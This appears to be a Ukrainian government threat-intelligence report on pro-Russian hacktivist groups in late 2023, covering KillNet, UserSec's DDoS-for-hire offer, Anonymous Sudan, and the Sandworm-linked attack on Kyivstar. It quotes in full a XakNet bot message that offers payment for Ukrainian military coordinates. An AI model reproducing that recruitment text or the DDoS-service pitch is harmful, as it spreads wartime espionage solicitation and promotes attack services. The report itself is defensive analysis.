
Timechart of pro-russian hacktivist groups activity by targeted sector




russian-UKRAINIAN CYBERWARFARE

Distribution of pro-russian hacktivist groups activity by group name

The most active pro-russian hacktivist groups are **“Народная Cyberармия”, “RU_DDOS C2”, “Layer Legion (DDoS Legion)”, “NoName057(16)” та “Восход”**. The number of attacks organised by them during Q3 2023 accounts for 91% of the total number of registered attacks that were carried out by similar groups.



Distribution of pro-russian hacking groups activities by attack frequency



russian-UKRAINIAN CYBERWARFARE

During the 4th quarter of 2023, **some changes in the activity of monitored pro-russian hacktivist groups took place.**

The International Committee of the Red Cross (hereinafter - the ICRC), responsible for monitoring the rules of war, on October 4, for the first time, published **the rules for civilian hackers participating in conflicts**, in particular, in russia's war against Ukraine. The 8 rules cover the prohibition of attacks on hospitals, hacking tools that spread unchecked, and threats that cause terror among civilians.

The list of the proposed rules:

- not to direct cyber attacks on civilian objects;
- not use malware or other methods that spread automatically and harm military and civilian objects indiscriminately;
- when planning a cyber attack on a military facility, every effort should be made to avoid or minimize the impact of the operation on civilians;
- not to conduct any cyber operations against medical and humanitarian institutions;
- not to carry out any cyber attacks on objects necessary for the survival of the population or attacks that could release dangerous forces;
- not to threaten violence in order to spread terror among the civilian population;
- not to incite violations of international humanitarian law;
- follow these rules even if the enemy does not.

Some hacking groups contacted by the BBC after the news broke said they planned to "ignore these rules".

Thus, a representative of the group "Anonymous Sudan", which in recent months has actively attacked technology companies and public services critical of Sudan or Islam, told BBC News that the proposed rules "are not sustainable and that their violation for the interests of the group is inevitable." Also, one senior member of the team told BBC News that they had "always operated on the basis of several principles, including the rules cited by the ICRC", but had now lost faith in the organization and would not abide by its new rules.

Also, one of the largest hacktivist groups, Killnet, initially (October 5) announced its refusal to follow these rules, but the very next day, October 6, KillMilk published a statement that "Killnet is taking the first step towards peace, so it listens to the Red Cross and obliges it is necessary to follow certain rules".

KillNet

On October 8, the KillNet group published an announcement on the Telegram channel accusing the Israeli government of "bloodshed and supporting the terrorist regime of Ukraine in 2022" and warning of future attacks on Israeli government systems. Such motivation was justified by the fact that "the Israeli regime sold itself to NATO, the main terrorist with the slogan of LIGHT and DEFENSE." On the same day, KillNet said that "their brothers and key allies in Sudan are supporting the initiative by joining the campaign against the Israeli regime", referring to support from the group Anonymous Sudan.

In December 2023, KillNet underwent organizational changes, namely on December 7, KillMilk published a statement that was shared on the KillNet Telegram channel regarding his "retirement", i.e. leaving KillNet. The new owner of "KillNet" was determined by the "Deanon Club", which on December 9 published some theses regarding the further development of the community, among which "avoidance of a political format", "the main emphasis on foreign companies, as well as projects that in one way or another cause harm our world", "a new gathering of the KILLNET team, which will allow us to reveal the available abilities".

The activities of many pro-russian hacktivist groups are intertwined. Such groups may claim that their leaders have changed, but do not support this with evidence and often do not demonstrate the expected subsequent changes in behavior. Although the long-term impact of KillMilk's exit is difficult to predict, it is clear that both brands, both "KillNet" and "KillMilk", will remain influential and interconnected in the space of pro-Russian hacktivism.

On December 12, "KillNet" published a statement regarding the "attack on Ukrainian mobile operators, as well as on some banks", referring to the attack on the Ukrainian mobile operator "Kyivstar". However, no evidence was provided that would confirm that this attack was carried out by the "KillNet" & "Deanon Club" groups.

UserSec

Promotion and support of DDoS services and educational services is one of the basic activities of pro-russian hacktivists. So, on October 31, the "UserSec" group announced a **new DDoS-For-Hire service** in its Telegram channel, which provides such specifics of attacks as:

- resetting the connection;
- a browser that bypasses any checks and captchas;
- multiplexing of HTTP/2 requests.

At the same time, payment is accepted exclusively in cryptocurrency (BTC, ETH, USDT), the organization of any checks/tests for 10 minutes costs $10, and the price of the service depends on the importance of the site and its protection and is discussed in private messages. Orders are accepted for any structures, game projects, state sites, but not those that work in Russia.

Also, on December 25, the group presented a new bot "Horus Eye", which is "intended for any Internet user, as everyone will find something useful or useful there", and announced the future development of another project together with Horus. In addition, the group published news about sets of training groups for defacement of sites (November 21) and hacking of VPN servers (November 27 and 28).

russian-UKRAINIAN CYBERWARFARE

Anonymous Sudan

Beginning on December 23, 2023, the pro-russian group Anonymous Sudan, tracked by Microsoft under the identifier Storm-1359, **began targeting Chad**, allegedly using distributed denial of service (DDoS) attacks. At the same time, the group did not explain the motivation of these attacks. We would like to remind you that since its inception, "Anonymous Sudan" has claimed responsibility for alleged DDoS attacks targeting countries in the Middle East and North Africa (MENA), as well as countries in Sub-Saharan Africa (countries south of the Sahara). including the Republics of Kenya, Niger, Ethiopia and the UAE.

This geography of the targeted countries contradicts the group's rhetoric, according to which Anonymous Sudan members are territorially located in Sudan and stand in solidarity with Africa and the Muslim world as a whole. This is supported by the opinion that **"Storm-1359" operates under a false flag and may in fact be connected to russia** and possibly a subgroup of the pro-russian "Killnet" (in particular, experts from the Trustwave SpiderLabs, Recorded Future teams are inclined to this opinion), popular among researchers in the field of cyber threat intelligence.

The largest of their previous campaigns was Operation #FUCKUAE, targeting the UAE, which was launched in the summer of 2023 and renewed in December 2023. Therefore, efforts to determine the true origin and motives of the group are still ongoing.

Солнцепек

During the IV quarter of 2023, as well as during the entire existence of the "Solntsepek" Telegram channel (starting from April 25, 2022), **the group continued to systematically publish in its Telegram channel allegedly reliable data about servicemen of the Armed Forces of Ukraine, calling them "war criminals"**. As a reminder, in addition to the Telegram channel, the group also manages the domain solntespek[.]com, where it shares leaked credentials related to the Ukrainian military and alleged Ukrainian secret documents, including military reports and casualty lists. At the time of writing, the validity of these databases has not been confirmed. Similarly, usually links in the Telegram channel to "full archives" of documents of objects attacked by the group of objects, which are provided to confirm the authenticity of successfully carried out attacks, turn out to be inactive.

On December 11, the Telegram channel published an updated navigation on attacks, starting from June 14 and ending on November 2, which were targeted exclusively at Ukrainian organizations.

On December 13, the group claimed responsibility for the cyberattack on "Kyivstar" with a statement about the destruction of 10,000 computers, more than 4,000 servers, all cloud data storage and backup systems. The motivation of the attack was explained by the fact that the company provides communications to the Armed Forces, as well as state bodies and other power structures of Ukraine. In confirmation of this, on December 22, "Solntsepek" in their Telegram channel shared a screenshot from another pro-russian Telegram channel regarding the statement of the president of the "Kyivstar" company Oleksandr Komarov about the complete destruction of the customer database.

On December 13, at 18:39, on the Facebook page of the "Kyivstar" company, it was reported that at 18:00, the team started turning on voice communication throughout Ukraine. During all this time (starting with the first notification of the start of restoration work and ending with the announcement of the full restoration of all basic services, which was published on December 21, 2023), the company periodically published updates on the status of the network, messages on the stabilization and restoration measures taken. **Thus, the restoration of network services and the implementation of stabilization measures after the cyber attack lasted 9 days, which emphasizes the scale and mass of the caused damage.**

On December 13, at 1:46 p.m., a warning was already published on the Facebook page of the Cyber Police regarding the fact that criminals are creating fake bots in messengers and distributing phishing links **under the pretext of compensation and informing about the timing of the restoration of services of the Kyivstar communications operator. Thus, within the first day after the company published a notice of a cyber attack by fraudsters, attempts were already made to use information about the instability of the telecommunications operator's work for malicious purposes.** Also, on December 21, a warning was published on the "Kyivstar" Facebook page about the increase in the number of fraudsters in social networks, as well as the desire of criminals to obtain personal data of customers and money, speculating on the situation with a hacker attack. In addition, on December 21, the Government Computer Emergency Response Team of Ukraine CERT-UA recorded the mass distribution of e-mails with the subject "Debts under the Kyivstar contract", which is attributed to the activity cluster UAC-0050 and is another attempt by russian hackers to exploit problems, which worry thousands of Ukrainians (in this case - the situation with "Kyivstar"), while sending emails with malicious software.

The head of the Cyber Security Department of the Security Service of Ukraine in an interview with the international agency "Reuters" confirmed that the hacker group Sandworm, associated with "Solntsepek", which is a full-time unit of russian military intelligence and has previously repeatedly carried out cyber attacks on Ukrainian objects (in particular on communication operators and Internet providers) is behind this attack. He did not confirm the specific numbers, which were stated in the post of the Solntsepek Telegram channel, but noted that the attack destroyed "almost everything", including thousands of virtual servers and PCs, and was probably the first example of a devastating cyber attack that "completely destroyed the core telecommunication operator".

russian-UKRAINIAN CYBERWARFARE

During October 2023, according to the news of the Ukrainian-language Internet media (in particular, Suspilne News, Fakty ICTV), **a mass distribution of SMS messages** (see Fig. 7) **with a proposal of treason** from the sender Krayina **was observed among Ukrainians.**

Another **informational and psychological operation** (hereinafter - Psychological Operations, PSYOP) **in the form of an SMS message was initiated by the XakNet Team**. In case of clicking on the link and activating the Telegram bot, the user receives a start message with an appeal to help the aggressor in exchange for receiving a monetary reward (see Fig. 8).




Figure 7 – An example of the SMS message




Figure 8 – Start message from the bot

"Hello my dear friend.

XakNet Team is in touch.

As we all know, for more than a year now there has been a confrontation between russia and NATO, in which our brotherly Ukraine and its citizens have become hostages, acting as a kind of proxy server.

It is in our power to stop this madness. Tell us everything you know about where NATO equipment is concentrated, or any other information that you think is important.

We are ready to pay you $ for any information on the Armed Forces of Ukraine: coordinates, photos, videos, software. The more interesting the information, the more you will get. Amounts from $15 to $5000.

You don't need to worry. We will help you establish safe contact. We will tell you how to receive funds anonymously.

In the entire history of the conflict, our team is the only one who acted exclusively in the interests of the people. You can read about us by finding our official XakNet Team channel (hxxps://t[.]me/xaknet_team).

Write in your next message how you can help us, and we will tell you how we can thank you."

The elements of IPSO include disinformation, propaganda, exaggeration or understatement of certain information, sabotage in the rear, cyber attacks. The obvious purpose of conducting such operations, especially in wartime, is to influence the psychological state of society, namely the spread of demoralizing attitudes and provoking panic. **In order to raise awareness of the issues of detecting and countering disinformation, effectively countering propaganda, destructive informational influences and campaigns, and preventing attempts to manipulate public opinion**, it is recommended to familiarize yourself with the reports of the Center for Countering Disinformation, which ensures the implementation of measures to counter current and projected threats to the national security and national interests of Ukraine in the information field.

The campaign, aimed at gathering information about the Armed Forces of Ukraine, was previously announced in a post on the group's Telegram channel dated March 23, 2023, and was confirmed by publications of Ukrainian media resources (in particular, InternetUA, RBC-Ukraine). Later, in a post dated March 30, 2023, the circumstances of the organization of SMS messages from the sender Krayina, allegedly related to the hacking of the insurance company "Krayina", due to which the SMS messages were distributed at their expense, were additionally highlighted.

Information about the Ukrainian armed forces that is of interest to the enemy (see Fig. 9) is the location of military formations, air defense complexes, warehouses with ammunition, as well as indicators of their number and composition.




Figure 9 – Information requested by the aggressor

Citizens of Ukraine can report similar and similar IPSOs to the Cyber Security Department of the SBU and the Cyber Police of Ukraine.

According to Article 111 of the Criminal Code of Ukraine, **high treason**, that is, an act intentionally committed by a citizen of Ukraine to the detriment of the sovereignty, territorial integrity and inviolability, defense capability, state, economic or informational security of Ukraine: switching to the side of the enemy in conditions of martial law or during armed conflict, espionage, providing assistance to a foreign state, a foreign organization or their representatives in carrying out subversive activities against Ukraine, - is punishable by imprisonment for **a term of twelve to fifteen years** with or without confiscation of property.

Contact
the State Cyber Protection Centre of
the State Service of Special Communications
and Information Protection of Ukraine